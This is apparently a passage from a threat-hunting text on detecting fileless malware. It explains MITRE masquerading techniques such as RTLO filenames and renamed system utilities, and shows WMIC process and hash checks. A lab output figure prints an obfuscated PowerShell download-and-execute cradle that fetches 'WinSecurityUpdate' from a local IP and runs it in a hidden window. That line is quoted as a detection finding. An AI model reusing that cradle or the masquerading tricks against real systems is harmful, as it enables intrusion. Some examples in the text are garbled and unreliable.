ensure that it matches the expected signature in order to detect malware that uses an invalid code signature. If the signature is invalid or missing, the software can flag the file as potentially malicious and launch additional analysis or investigation.

Organizations can also use digital signature verification tools to ensure that all software installed on their systems has valid digital signatures. Organizations can detect and prevent malware that uses an invalid code signature from evading detection and potentially compromising their systems by regularly verifying digital signatures.

Adversaries may attempt to mimic features of valid code signatures to increase the chance of deceiving a user, analyst, or tool. Code signing provides a level of authenticity on a binary from the developer and a guarantee that the binary has not been tampered with. Adversaries can copy the metadata and signature information from a signed program, then use it as a template for an unsigned program. Files with invalid code signatures will fail digital signature validation checks, but they may appear more legitimate to users and security tools may improperly handle these files.



5.2.2.2.1.2 Right-to-Left Override [MITRE T1036.002]:

Attackers use Right-to-Left Override (MITRE T1036.002) to disguise the true file extension of a file and make it appear as a harmless file type. In this technique, attackers reverse the order of the characters in the file name and extension using a Unicode character (U+202E). This character displays the file name and extension in reverse order, making it difficult for the user to determine the true file type.

In phishing attacks, attackers use this technique to trick users into opening malicious files that appear to be harmless. An attacker, for example, could send an email containing a malicious executable file.

Organizations can use software that checks file names for Unicode characters that may indicate that the file name has been manipulated to detect and prevent attacks that use Right-to-Left Override. Users can also be trained to be cautious when opening files with unusual file extensions or suspicious file names.

Furthermore, operating systems and applications can be programmed to prevent the display of Right-to-Left Override characters in file names, preventing this technique from being used to trick users into opening malicious files. Organizations can reduce the risk of attackers using Right-to-Left Override to avoid detection and compromise their systems by taking these steps.

Adversaries may use the right-to-left override (RTLO or RLO) character (U+202E) to disguise a string and/or file name. The Unicode character RTLO causes the text that follows it to be displayed in reverse. A Windows screensaver executable named March 25 u202Eexcod.scr, for example, will display as March 25 rcs.docx. Photo high reu202Egnp.js is a JavaScript file that will be displayed as photo high resj.png. [1]

Adversaries may use the RTLO character to trick a user into executing what they believe is a harmless file type. This technique is commonly used with Spearphishing Attachment/Malicious File because it can fool both end users and defenders if they are unaware of how their tools display and render the RTLO character.

Many targeted intrusion attempts and criminal activity have made use of the RTLO character. RTLO can also be used in the Windows Registry, where regedit.exe displays reversed characters by default but the command line tool reg.exe does not.

ID: T1036.002

Sub-technique of: [T1036](#)

① **Tactic:** [Defense Evasion](#)

① **Platforms:** Linux, Windows,
macOS

Version: 1.1

Created: 10 February 2020

Last Modified: 14 October 2021

5.2.2.2.1.3 Rename System Utilities [MITRE T1036.003]:


In MITRE's ATT&CK framework, the "Rename System Utilities" technique is a sub-technique of the "Masquerading" tactic (MITRE T1036.003). An adversary renames legitimate system utilities in order to avoid detection and bypass security controls that may be monitoring for known malicious processes or command-line activity.

Adversaries can fool defenders into thinking they are dealing with a harmless process or command by renaming system utilities, making it more difficult to detect and prevent malicious activity. An adversary, for example, may rename a commonly used system utility such as "netstat" to "notnetstat" or "ns" to avoid activating security controls that monitor the use of these tools.

Defenders can mitigate this technique by keeping an eye out for any suspicious or anomalous changes to system utilities or other critical files. They can also put in place security controls to detect and alert on the use of renamed system utilities, as well as keep a list of known legitimate system utilities and their expected locations. Additionally, it is recommended that administrative privileges be limited in order to reduce the likelihood of adversaries being able to modify or rename system utilities.

Adversaries may rename legitimate system utilities in order to circumvent security mechanisms governing their use. Security monitoring and control mechanisms for system utilities may be in place for adversaries to exploit. It may be possible to circumvent those security mechanisms by renaming the utility prior to use (ex: rename rundll32.exe). Another scenario is when a legitimate utility is

copied or moved to a different directory and renamed in order to avoid detections based on system utilities running from non-standard paths.



5.2.2.2.1.4 Masquerade Task or Service [MITRE T1036.004]:

In MITRE's ATT&CK framework, the "Masquerade Task or Service" technique is a sub-technique of the "Masquerading" tactic (MITRE T1036.004). To avoid detection and gain persistence on a system, an adversary creates a new task or service that mimics the name and functionality of a legitimate one.


Adversaries can circumvent security controls that monitor for known malicious processes or command-line activity by masquerading as a legitimate task or service. An adversary, for example, may create a new service called "svchosts" or "taskmgrs" that mimics the names of legitimate Windows services such as "svchost.exe" or "taskmgr.exe."

Adversaries typically require administrative privileges on a system to carry out this technique. Once a spoof task or service has been created, it can be set to run automatically during system startup or triggered by the adversary using a variety of methods.

Defenders can monitor for any suspicious or anomalous tasks or services running on a system to defend against this technique. They can also keep track of any changes or additions to a baseline of known legitimate tasks and services. Furthermore, it is recommended that administrative privileges be limited and that controls that detect and alert on the creation of new tasks or services be implemented.

Adversaries may try to change the name of a task or service in order to make it appear legitimate or benign. Tasks/services run by Task Scheduler or systemd are usually given a name and/or description. Windows services will have both a service name and a display name. There are numerous benign tasks and services with commonly used names. Adversaries may name tasks or services that are similar to or identical to legitimate ones.

Other fields, such as a description, may be used by adversaries to make tasks or services appear legitimate.



5.2.2.2.1.5 Match Legitimate Name or Location [MITRE T1036.005]:

In MITRE's ATT&CK framework, the "Match Legitimate Name or Location" technique is a sub-technique of the "Masquerading" tactic (MITRE T1036.005). It entails a malicious file or executable being placed in a location or with a name that is similar to a legitimate file or executable in order to avoid detection and trick users into executing it.


Adversaries can disguise their malicious activity as legitimate by matching the name or location of a legitimate file or executable, making it more difficult for defenders to identify and remove the threat. For example, a malicious executable may be named "explorers.exe" or "svhost.exe" to resemble the legitimate files "explorer.exe" or "svchost.exe."

Adversaries may use social engineering tactics, such as phishing emails, to trick users into opening or executing a malicious file in order to carry out this technique. They may also employ other methods to avoid detection, such as digitally signing their malware or employing fileless techniques.

Defenders can counteract this technique by maintaining a baseline of known legitimate files and their expected locations, and monitoring for any changes or

additions to these lists. They can also use anti-virus and anti-malware software to detect and remove malicious files, as well as put controls in place to prevent users from running unknown or untrusted files. Furthermore, user education and awareness training can aid in the prevention of social engineering attacks, which may be used to trick users into running malicious files.

When naming or placing legitimate files or resources, adversaries may match or approximate the name or location. This is done to avoid detection and evade defences. This can be accomplished by placing an executable in a commonly trusted directory (for example, under System32) or by naming it after a legitimate, trusted programme (ex: svchost.exe). This can also be accomplished in containerized environments by creating a resource in a namespace that matches the naming convention of a container pod or cluster. Alternatively, the name of a file or container image may be a close match to legitimate programs/images or something innocuous. Adversaries may also use the same icon of the file they are trying to mimic.



5.2.2.2.1.6 Space after Filename [MITRE T1036.006]:


In MITRE's ATT&CK framework, the "Space after Filename" technique is a sub-technique of the "Masquerading" tactic (MITRE T1036.006). To avoid detection and trick users into executing a malicious file or executable, an adversary adds a space after the filename.

Adversaries can disguise their malicious activity as legitimate files by adding a space after the filename, making it more difficult for defenders to identify and remove the threat. For example, a malicious executable could be named "notepad.exe" rather than "notepad.exe."

Adversaries may use social engineering tactics, such as phishing emails, to trick users into opening or executing a malicious file in order to carry out this technique. Other techniques, such as encrypting or compressing their malware, may be used to avoid detection.

Defenders can counteract this technique by monitoring for suspicious or anomalous filenames or extensions and implementing controls that prevent users from running unknown or untrusted files. Furthermore, user education and awareness training can aid in the prevention of social engineering attacks, which may be used to trick users into running malicious files.

Adversaries can hide a program's true file type by changing the extension of a file. With certain file types (specifically this does not work with .app extensions), appending a space to the end of a filename will change how the file is processed by the operating system.



In this, we will use the MITRE T1036.005 and CAR-2021-04-00 - Match Legitimate Name or Location.

5.2.2.2.1.7 Process Location:

WMIC (Windows Management Instrumentation Command-line) is a command-line tool for querying the Windows Management Instrumentation (WMI) service to retrieve information about system components and resources on a local or remote computer running Windows.

You can use WMIC to find the location of a process by following these steps:

1. As an administrator, launch the Command Prompt or Windows PowerShell.
2. Get executablepath wmic process where name="processname.exe" where "processname.exe" is the name of the process whose location you want to find.

The command's output will show the location of the process executable file. For example, if you wanted to find the location of the "notepad.exe" process, you would type:

```
wmic process where name="notepad.exe" get executablepath
```

The output of the command would be something like this:

```
ExecutablePath  
C:\Windows\System32\notepad.exe
```

This indicates that the "notepad.exe" process.

You can also use the findstr command in conjunction with the wmic command to filter and display only the information relevant to the process location. The steps are as follows:

1. As an administrator, launch the Command Prompt or Windows PowerShell.
2. Get executablepath | findstr /i /v "executablepath" where "processname.exe" is the name of the process whose location you want to find.
3. To run the command, press Enter.

The findstr command's /i switch makes the search case-insensitive, while the /v switch removes the header line from the output.

For example, if you wanted to find the location of the "notepad.exe" process, you would type:

```
wmic process where name="notepad.exe" get executablepath | findstr /i /v "executablepath"
```

The output of the command will be: "C:\Windows\System32\notepad.exe".




FIG NO.5.3 Process Location

Well, all the processes are in the standard paths! Let's check the hashes too.

5.2.2.2.1.8 Process Hash Value:

Process hash values can aid in the detection of fileless malware by identifying changes or modifications to running processes that may be indicative of malicious activity. The steps for detecting fileless malware using process hash values are as follows:

Using a tool or script that can automate the process, such as PowerShell, collect the process hash values of critical system processes.

Set up a continuous monitoring system that computes and compares the process hash values against known good values on a regular basis. Changes in process hash values should be monitored to detect any modifications or changes to critical system processes. If the hash value of a process changes unexpectedly, it could be a sign of fileless malware running in memory.

Examine any changes in process hash values to determine whether they are the

result of legitimate or malicious activity. Legitimate changes to a process hash value, for example, may occur during system updates or patching, whereas malicious changes may indicate the presence of fileless malware.

Respond appropriately to any fileless malware detected. This could include stopping the malicious process, isolating or quarantining the affected system, or implementing additional security controls to prevent future incidents.

It is important to note that process hash values are not impenetrable and can be thwarted by sophisticated attackers using advanced techniques such as process injection. As a result, to provide comprehensive protection against fileless malware, process hash values should be used in conjunction with other detection techniques such as behavior-based analysis, network monitoring, and endpoint protection.




FIG NO.5.4 Process Hash Value

The MD5 hash values generated by PowerShell for each process did not indicate any abnormal thing! Seems the processes are legitimate. Adversaries could misuse these legitimate executables to carry out malicious activities.

5.2.2.3 Command-Line Strings:

The text commands that can be entered into a command-line interface (CLI) or terminal window to interact with a computer's operating system are referred to as command-line strings. These commands are typically composed of a keyword followed by one or more options or arguments indicating the action the user wishes the computer to take.

In a Unix or Linux terminal, for example, the "ls" command lists the files and directories in the current directory, while the "cd" command changes the current working directory. The "dir" command in a Windows command prompt can be used to list files and directories, and the "cd" command can be used to change directories.

For experienced users who prefer to work with text-based interfaces rather than graphical user interfaces, command line strings can be very powerful and efficient for performing tasks (GUIs). They can, however, be more complex and less user-friendly than GUIs, and may necessitate some learning to use them effectively.

5.2.2.3.1 Detection of Fileless Malware - Command-Line Strings:

Detecting fileless malware using command-line strings can be difficult because fileless malware typically does not have any files that can be analyzed on the infected system. However, the following command-line strings can be used to detect fileless malware:

Tasklist: This command displays a list of the currently running processes on the system. Because fileless malware frequently operates by injecting malicious code into legitimate processes, any unusual or suspicious behavior may indicate the presence of fileless malware.

Netstat: This command displays the system's active network connections and listening ports. Because fileless malware frequently communicates with command-and-control servers over the network, any unusual network connections may indicate the presence of fileless malware.

WMIC: Use this command to get information about running processes, services, and other system components. This can aid in the detection of any unusual or suspicious activity that could be indicative of fileless malware.

PowerShell is a command-line interface and scripting language that attackers frequently use to execute fileless malware. Monitoring PowerShell activity for suspicious commands or scripts can aid in the detection of fileless malware.

It's important to note that these command-line strings may not be enough to detect all types of fileless malware, so a combination of tools and techniques is required to detect and prevent fileless attacks. Endpoint protection solutions that can detect and respond to fileless malware attacks can also provide an extra layer of defense.

The presence of executables and hash values indicated that the processes were legitimate. However, as mentioned in the previous section, adversaries can exploit these utilities to carry out malicious activities. When we talk about CMD and PowerShell, we can think of command and script interpreters that attackers use to execute commands, scripts, or binaries.

Hunt Hypothesis: The threat hunters should collect the command lines executed by running processes to look for any indicator of malicious activities. we can use the WMIC to get a command line for our specific four processes. And the outcomes are interesting!

5.2.2.3.1.1 Command and Scripting Interpreter:

To detect and prevent fileless malware attacks, command and scripting interpreters can be used. Here are a couple of examples:

PowerShell is a powerful command-line interface and scripting language that attackers frequently use to execute fileless malware. Monitoring PowerShell activity for suspicious commands or scripts is one way to detect fileless malware using PowerShell. To monitor and detect suspicious activity, PowerShell logging and event logs can be used.

Bash is a command-line interpreter that is found in Linux and macOS systems. Bash, like PowerShell, can be used to execute fileless malware. Monitoring Bash activity for unusual or suspicious commands can aid in the detection of fileless malware.

Python: Python is a scripting language that attackers frequently use to create and execute fileless malware. Monitoring Python activity and searching for suspicious scripts can aid in the detection of fileless malware.

Ruby is yet another scripting language capable of executing fileless malware. Monitoring Ruby activity and searching for suspicious scripts can aid in the detection of fileless malware.

It's important to note that detecting fileless malware with command and scripting interpreters alone may not be enough and that a combination of tools and

techniques is required to detect and prevent fileless attacks. Endpoint protection solutions that can detect and respond to fileless malware attacks can add another layer of defense.

As explained by MITRE - T1059, adversaries may abuse commands to execute scripts or binaries. A batch file with .cmd extension executed from the download folder using /c! Seriously? Download folder, a script, and /c. what else do we need to tag this as suspicious?

Note: “cmd /c” is used to create a new shell, execute a command, and automatically exit from that shell.

Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These interfaces and languages provide ways of interacting with computer systems and are a common feature across many different platforms. Most systems come with some built-in command-line interface and scripting capabilities, for example, macOS and Linux distributions include some flavor of Unix Shell while Windows installations include the Windows Command Shell and PowerShell.

5.2.2.3.1.2 Unusually Long Command-Line Strings:

Detecting fileless malware with unusually long command-line strings can be an effective method. This is due to the fact that fileless malware frequently employs long command-line strings to obfuscate its activity and avoid detection by security tools.

Some examples of how unusually long command-line strings can be used to detect fileless malware are as follows:

PowerShell: When executing PowerShell commands, attackers frequently use very long command-line strings. Monitoring PowerShell activity for unusually long command-line strings can aid in the detection of fileless malware.

Attackers can also use Windows Management Instrumentation Command-line (WMIC) to execute commands with long command-line strings. Monitoring WMIC activity for unusually long command-line strings can aid in the detection of fileless malware.

Registry modifications: Attackers can use command-line strings to modify the Windows Registry, allowing them to remain persistent on the infected system. The length of registry modification command-line strings can aid in the detection of fileless malware.

Some fileless malware payloads can also be executed via long command-line strings. Monitoring the length of command-line strings for unusual or suspicious activity can aid in the detection of fileless malware.

It should be noted that relying solely on unusually long command-line strings to detect fileless malware can lead to false positives. As a result, it is critical to employ a variety of tools and techniques to detect and prevent fileless attacks. Endpoint protection solutions that can detect and respond to fileless malware attacks can add another layer of defense.

According to MITRE CAR 2021-01-002, malicious processes often have long command line strings. And yes, we have a long one here that downloaded and executed another file from external IP! The “WinSecurityUpdate”.

5.2.2.3.1.3 Hidden Artifacts:

Detecting fileless malware with hidden artifacts can be difficult because fileless malware frequently leaves no files or other artifacts on the infected system. There are some hidden artifacts, however, that can be used to detect fileless malware:

Fileless malware frequently uses the Windows Registry to store configuration settings and to maintain persistence on the infected system. Monitoring the Windows Registry for unusual or suspicious activity, such as changes to keys and values not normally modified by legitimate software, can aid in the detection of fileless malware.

Monitoring network connections and looking for unusual or suspicious traffic patterns can help detect fileless malware because fileless malware frequently communicates with command-and-control servers over the network.

Process memory: Because fileless malware frequently operates by injecting malicious code into legitimate processes, monitoring process memory for unusual or suspicious activity, such as code injection or system resource manipulation, can aid in the detection of fileless malware.

Monitoring systems event logs, such as the Windows Event Log, for unusual or suspicious activity, such as the creation of new processes or changes to system settings, can aid in the detection of fileless malware.

It's important to note that these hidden artifacts may not be enough to detect all types of fileless malware, so a combination of tools and techniques is required to detect and prevent fileless attacks. Additionally, implementing endpoint protection solutions that can detect and respond to fileless malware attacks can

provide an additional layer of defense.

Based on the MITRE T1564.003, the threat hunter should look for any command-line arguments that could be used to hide the Artifacts, such as Hide Window. Well, we have that too [nop windowstyle hidden]

It seems our hypothesis is affirmed! We have a suspicious batch file in the download folder that downloads and executes a secondary file from an external IP and hides the window.

The sources used here are Command and Scripting Interpreter - ID T1059, CAR-2021-01-002, and Hidden Window - ID T1564.003.

```
Administrative Command Prompt
operable program or batch file.

C:\Windows\system32> Get-FileHash C:\Windows\system32\cmd.exe -Algorithm MD5 | Format-List
'Get-FileHash' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32> wmic process get processid, name, commandline | findstr /i "6860 2596 7492 7940"
C:\Windows\system32\cmd.exe /c ""C:\Users\ALLEN\Desktop\update_script.cmd" "" 1

cmd.exe 6860
\??\C:\Windows\system32\conhost.exe 0x4

conhost.exe 2596
po""weR""sHeLL -no""p -c "iEx(New-Object Net.WebClient).DownLOadstRing('http://192.168.0.136:8000/WinSecurityUpdate')"" 2

powershell.exe 7492
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -windowstyle hidden - 3

powershell.exe 7940
findstr /i "6860 2596 7492 7940"

findstr.exe 1544

C:\Windows\system32>
```

FIG NO.5.5 command and scripting interpreter

1. What is this file doing? Who owns this file?
2. CAR-2021-01-002 - Unusually Long Command Line Strings.
3. Hidden Artifacts: Hidden Window. On Windows, there are a variety of features in scripting languages in windows, such as Powershell, Jscript, and Visual Basic to make windows hidden. One example of this is "powershell.exe - WindowStyle hidden".

5.2.2.4 Scripting and obfuscation:

Scripting:

1. The process of writing code scripts to automate tasks or perform specific functions is referred to as scripting.
2. Scripting languages are frequently interpreted rather than compiled, which means they are executed line by line rather than first being converted into machine code.
3. System administration, website development, and data analysis are all common uses for scripting languages.
4. Python, Perl, Ruby, and JavaScript are examples of popular scripting languages.

Obfuscation:

1. Obfuscation is the deliberate process of making code more difficult to understand or read.
2. Obfuscation is frequently used to protect intellectual property or to prevent code reverse engineering.
3. Obfuscation techniques commonly used include renaming variables and functions to non-descriptive names, inserting random code or comments, and obscuring code with encryption.
4. Obfuscation can make code difficult to understand, but it can also make it difficult to maintain and debug.
5. Obfuscation should not be used as a sole means of security because determined attackers can frequently find ways to circumvent it.

5.2.2.4.1 Detection of Fileless Malware - Scripting and Obfuscation:

It can be difficult to detect fileless malware using scripting and obfuscation, but there are some strategies that can help:

Fileless malware frequently relies on manipulating system processes or injecting code into legitimate processes. By monitoring system processes and looking for unusual behaviour, behavioural analysis can assist in detecting these types of actions.

Analysis of network traffic: Fileless malware frequently communicates with command and control servers in order to receive instructions or exfiltrate data.

Network traffic analysis can aid in the detection of these communications and the presence of fileless malware.

Signature-based detection: While fileless malware may be obfuscated or use scripting languages, it may still exhibit certain characteristics or patterns that signature-based detection can detect. To identify potential threats, this method compares code or behaviour to known malware signatures or patterns.

Advanced threat detection tools, such as endpoint detection and response (EDR) solutions, can aid in the detection of fileless malware by monitoring system processes and behaviour and identifying anomalous activity.

In addition to these strategies, organisations can take preventative measures such as patching vulnerabilities, using anti-malware software, and implementing security best practises to avoid fileless malware infections in the first place. It is critical to understand that fileless malware is a sophisticated threat that may necessitate a multi-layered approach to detection and prevention.

A batch file with .cmd extension executed from the desktop folder! The command line string analysis gave it in the previous section. A file in CMD type is a script that could be used to execute commands in plain text.

It could be used by system admins as part of a daily operational task or by an adversary to conquer a digital wonderland! What is this file doing? Let's find out!

5.2.2.4.1.1 The Batch File:

It can be difficult to detect fileless malware using scripting and obfuscation with batch files because batch files can be used to execute fileless malware and obfuscate its activity. However, there are some techniques for detecting fileless malware in batch files:

Code analysis: Because batch files are frequently used to execute commands or scripts, analyzing the code in batch files can aid in the detection of fileless malware. Look for unusual or suspicious code, such as obfuscated or encoded code, or code used to change system settings or execute commands.

